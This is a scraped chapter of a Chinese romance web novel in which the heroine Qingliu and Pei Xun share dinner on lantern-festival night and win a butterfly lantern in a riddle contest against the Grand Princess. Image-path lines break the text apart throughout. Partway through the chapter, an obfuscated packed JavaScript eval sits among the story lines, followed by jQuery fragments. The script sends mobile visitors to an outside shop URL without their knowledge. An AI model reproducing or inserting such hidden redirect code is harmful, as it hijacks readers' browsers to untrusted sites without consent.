文趣网 > 其他小说 > 方姑娘与裴大人 > 16. 花灯月下
    花灯会那日傍晚时分,京城多条长街将流光如海。青石板路两侧楼阁檐角、商铺廊下、河边柳梢,处处悬满花灯。

    莲灯清雅、兔灯灵动、走马灯轮转不休,龙凤灯缠绕金纱,琉璃灯剔透映出人影,还有匠人扎制的楼台车马、花鸟异兽灯,层层叠叠绵延数里,倒映在护城河水面,上下两片星河难分真假。

    街上人声鼎沸,车马缓行却不拥挤。姑娘们身着绫罗裙衫,鬓边簪着珠花,手提小巧纱灯结伴说笑;少年郎君更喜好穿梭灯影间猜灯谜,红纸谜面悬于灯下,猜对便可换取糖画、绢花;孩童牵着圆滚滚的兔子灯,蹦跳追逐,灯笼流苏随脚步晃出细碎光影。

    街边摊铺鳞次栉比,热气袅袅升腾。糖人师傅雕龙画凤,街边小摊的汤圆白白胖胖可爱极了,炸元宵、蜜糕、冰糖葫芦左右布排。说书人在棚下敲醒木讲传奇,杂耍艺人舞龙舞狮,金鳞长龙随锣鼓穿梭灯巷,雄狮腾跃扑灯,引得围观百姓阵阵喝彩。河面上画舫游船缓缓漂行,船舷挂满彩灯,丝竹乐声随风飘荡。

    岸边文人雅士、世家贵族凭栏赏灯,提笔作诗洒画;寻常百姓扶老携幼,仰头凝望漫天灯火。月光、灯火、水光相融,笑语、鼓乐、叫卖声交织,整夜将无宵禁,灯火将会到破晓方才渐熄,满城欢愉,岁岁不绝。

    清柳与裴询差不多同一时辰到达观澜阁,今晚的二人都特意的装扮了一番。清柳秀发梳成繁复垂鬟分肖髻,正中簪一支鎏金点翠海棠步摇,稍一动身,细碎珍珠便轻轻摇曳生辉,面上薄敷淡粉,轻点胭脂在两颊,眉黛描成远山弯月,唇间抹一点绛红唇脂,衬得肌肤莹白似玉。一身偏橘粉的烟霞色绫罗襦裙,裙摆绣了缠枝银线莲纹,外搭一件月白薄纱褙子,腕间系着银铃镯,往日多素净淡雅且随性,今日从头到脚精心打点,眉眼间平添几分温婉明艳,立在窗边灯影里,竟比满街花灯还要动人几分。

    裴询以银白发冠整齐束起,额前光洁利落,面上清俊疏朗,一双眸子温润似含春水,身着一袭淡青色暗纹锦袍,腰束玉带,悬一块通透白玉佩,袖口滚银边,剪裁得体衬得身形挺拔修长,肩宽腰窄,身姿端正如青松临风,惹眼得紧。

    二人对视一眼,情意心照不宣。

    “清清,目前尚早,先用晚膳再去参加等会可好?”。裴询微笑着轻声道。

    “好呀,的确是肚子空空。”。清柳笑着回应。

    裴询着人去安排,大约两刻钟时间,菜已上齐。正中一盘清蒸银鲤肉色鲜亮,姜葱丝铺于鱼身,豉油浸润皮肉,鲜气漫溢,一旁琥珀色蜜汁红烧肉切得厚薄匀称,油光温润,青瓷大碗盛着文火慢炖的鸡汤,汤色清润金黄,鸡块、红枣、嫩笋浮沉其间,香气扑面而来;周边错落摆着几盘精致小炒,中和荤素,一盘果盘盛着鲜果,莹润喜人。

    二人相对坐定,共赴晚膳。

    “好吃,都好吃,果然还是贵的好吃”。清柳没有食不言的习惯,边吃边调侃道。

    “那就多吃点”。裴询说着又向她加菜。

    “嗯嗯嗯,我要都吃完,免得浪费”。清柳吃得有些包不住嘴了。

    “别太撑着,以免身体不适。”裴询提醒道。

    “嗯嗯……”。话都不说了,干饭。

    果然,还是撑着了,点得太多了,二人根本吃不完,清柳本着不浪费的原则,将自己的肚子吃成了一个球,裴询多次提醒也无济于事,只好随她,大不了多走走,消消食。待二人用完膳食,休整一下,夜幕已至。二人离开观澜阁,走上了灯火通明的大街。

    “清清,有没有不舒服”。裴询心细地问道,她吃太多,怕她有不适。

    “没有,我好着呢,这算什么,我饿得太凶时能吃下一头牛”。清柳开始吹牛了。

    裴询没接她的话,只是有些无奈又好笑地看着她。自然地牵上她的手,与她慢慢融进繁华又热闹的大街。

    “榜眼郎,我想要那个蝴蝶灯笼,帮我去赢回来吧”。清柳想要街边猜灯谜奖励的蝴蝶灯笼,开始指挥裴询上了,榜眼郎猜灯谜大材小用,灯笼肯定能得手,清柳心里道。

    果然,好看的东西大家都想要,这不,遇到竞争对手了,旁边的一对与裴询清柳二人差不多年龄的年轻男女也指明要蝴蝶灯笼,且看穿着打扮,身份也是不俗。

    “你认识旁边这两人吗?”清柳突然踮起脚尖附身到裴询耳朵边问道。

    “认识”。裴询以同样姿势回应,除了没踮脚,清柳感觉耳朵痒痒的。

    “谁?”清柳又悄悄问道。

    “一会再告诉你”。裴询也悄悄回应。

    为啥一会再告诉,这会不行吗?清柳瘪嘴。

    “好吧,你加油啊,我看好你,如果你赢不了,我就罚你给我做一个”。清柳还没进门,就开始骑到裴询头上了,嚣张得很。

    “我也可以给你做,但也定不辱命”。裴询是个疼未来媳妇的,自然依她。

    “呵呵呵,这两位贵女都是有眼光的,想要赢得我这花费好长时间才制成的蝴蝶灯笼,灯谜的难度可想而知,二位要不要再选其他的?”灯笼老板还劝人放弃?估计是觉得自己的灯笼保不住了才会这样卖关子,还要靠这个蝴蝶灯笼吸引人来猜灯谜赚钱呢,清柳对这种商人的小九九一清二楚。

    “不,就要这个,老板,出迷吧”。清柳拿出随份铜钱放在桌上专门收铜钱的小匣子里,说道。

    而旁边的年轻男女也是未放弃,催促老板出迷。

    “裴兄,今日要不让着我吧,回头定好好答谢你”。那年轻男子竟然与裴询打商量。

    “顾兄,其他的倒是无所谓,但我未过门娘子点名就要这个灯笼,我不能扫了她的兴,我们各凭本事吧”。说着向对方举手抱拳。

    对方年轻女子看了一下清柳,清柳捕捉到对方视线,露出善意的笑容,对方回以微笑后收回视线,等待谜语出炉。

    “既然都坚持,那两位郎君仔细听好了,"良人未至,却得相逢。"打一个字,二位只有半刻钟的时间,请吧”。灯笼老板说完后便开始用沙漏记时。

    良人未至,却得相逢。还真是难,清柳一点思绪也没有,平时也喜欢与人猜谜,普通谜语不在话下,但今日这个,嗯…好像猜不出来,只能寄托希望于裴询身上。

    “卿字,卿本佳人的卿字”。裴询给出答案。

    “原来如此,我认输了,裴兄,裴询依久好风采”。年轻男子输了,但未有懊恼或是不服气之态。

    “承让”。裴询回应道。

    “告辞”。说完二人携手离开。

    清柳顺利得到蝴蝶灯笼,一路上提着,左看右看,爱不释手,乐不可支,嘴都差点裂到耳朵了。

    “咦,刚不是说要告诉我那两人是谁吗?怎么没说”。清柳临时想到,问了裴询。

    “我以为你不在意,不感兴趣”。裴询笑着回应。

    “我好奇得紧,说吧说吧”。清柳催促着。“那两人是我们的媒人,你不妨猜猜?”。裴询也让清柳猜谜。

    “我们的媒人?肯定不是明面上的

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17836626|211456||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    媒人,那不用猜,媒人我知道长啥样。我悄悄去看了。嗯……”。清柳支着下巴仔细想了想,一会儿过去了。

    “我知道了,是长公主和他的如意郎君,是不是?是不是?”

    清柳想到,她与裴询相遇的时间地点和原因,就是西山之行,西山之行的目的就是为了天家长公主的婚姻大事,她真的是太聪明了。

    “清清真聪明”。裴询伸手去刮了刮清柳的鼻子,毫不犹豫地赞扬道。

    “嘻嘻,是吧,我很厉害的”。清柳从来不知谦虚为何物。

    “嗯,是的,清清很厉害”。裴询无条件配合。

    “哎呀,那我是不是犯了不敬之罪,和长公主抢东西耶”。与天家公主争抢灯笼,是不是不太好。

    “无妨,我们是赢来了,不是抢来的,我方才没告诉你,就是想着你可能会因为她公主身份而放弃让我猜谜,我不想你这样,喜欢的东西就去争取”。裴询说得真诚又贴心。

    “那还真有可能耶,我一个没见过世面的,胆小得很”。清柳笑嘻嘻地说道。

    “我就没见过比你更胆大的女子,清清”。裴询微笑地拆她的台。

    “哪有?我连一只蚂蚁都不敢踩死,你对我有很大的误解”。清柳反驳道,对,她连嫡母恶语相向都能忍,不想惹事生非,她真的非常胆小。

    “都敢独自一人来找我,遇事不慌乱,见多识广,你……胆小?”裴询也与她耍嘴皮子。

    “那不是牡丹花下死做鬼也风流嘛,我对你一见倾心,自然想方设法接近你,自然献尽殷勤,做尽能力之事,你看我目的不就达到了嘛”。猝不及防的表白,这是裴询没想到的,一时间大脑空白,不知给予什么话回应。只是将手里的小手拽得更紧。“嘻嘻,开心吗?我对你一见倾心耶”。清柳脸皮比城墙还厚。

    “清清撒谎,你说你见我是在打马游街那天,你嫌弃我黑,不可能对我一见倾心”。裴询会与清柳辩驳了。

    “不倾心怎么会一直记得你那时黑,还一眼就对上人了。”清柳继续辩论。

    “……询就当清清对询一见倾心了,往后清清要对询更倾心更好。”裴询离清柳更近了一些,笑着回应道。

    “那是,我以后会对你更好的,你叫我往东我决不往西,这个家,你算了说”。清柳开始哄人了,哄人她很有一套的。

    “不过你老实交代吧,殿试那会为啥把自己弄得黑黝黝的?我感觉有猫腻。自我与你相处以来,你那次不是打扮得像只花孔雀一样,惹得我心神荡漾、心花怒放的”。清柳姑娘又开始语不着调地胡乱撩人。

    “……”。裴询沉默了。他只是衣着得体而已,啥时候是成花孔雀了?叹了一口气,裴询自动忽略花孔雀一词,回应道:

    “确实是有意晒黑的,唯恐被天家榜下捉婿,长公主喜好俊靓男子,而我不想尚公主”。

    “嘻嘻,那个准驸马没你好看,幸亏公主婚事已定,要不我真不敢保证抢得过她”。清柳开始想象如果裴询被捉婿,没她的份怎么办。

    “不会,你也说了,我们是有缘人,我们迟早会相遇、相知、相守的”。裴询肯定地给予回应。

    “嗯,我们是有缘人”。清柳看着裴询回应道。

    人海辗转,满城灯火通明,二人静静牵着手立在阑珊光影里,灯笼将两道影子拉得忽长忽短,晚风轻轻拂过,周遭喧嚣都成了背景。纵览万千风景,最动人的从来不是繁花盛景,而是身边始终有你,灯火之下,十指紧扣,一路同行。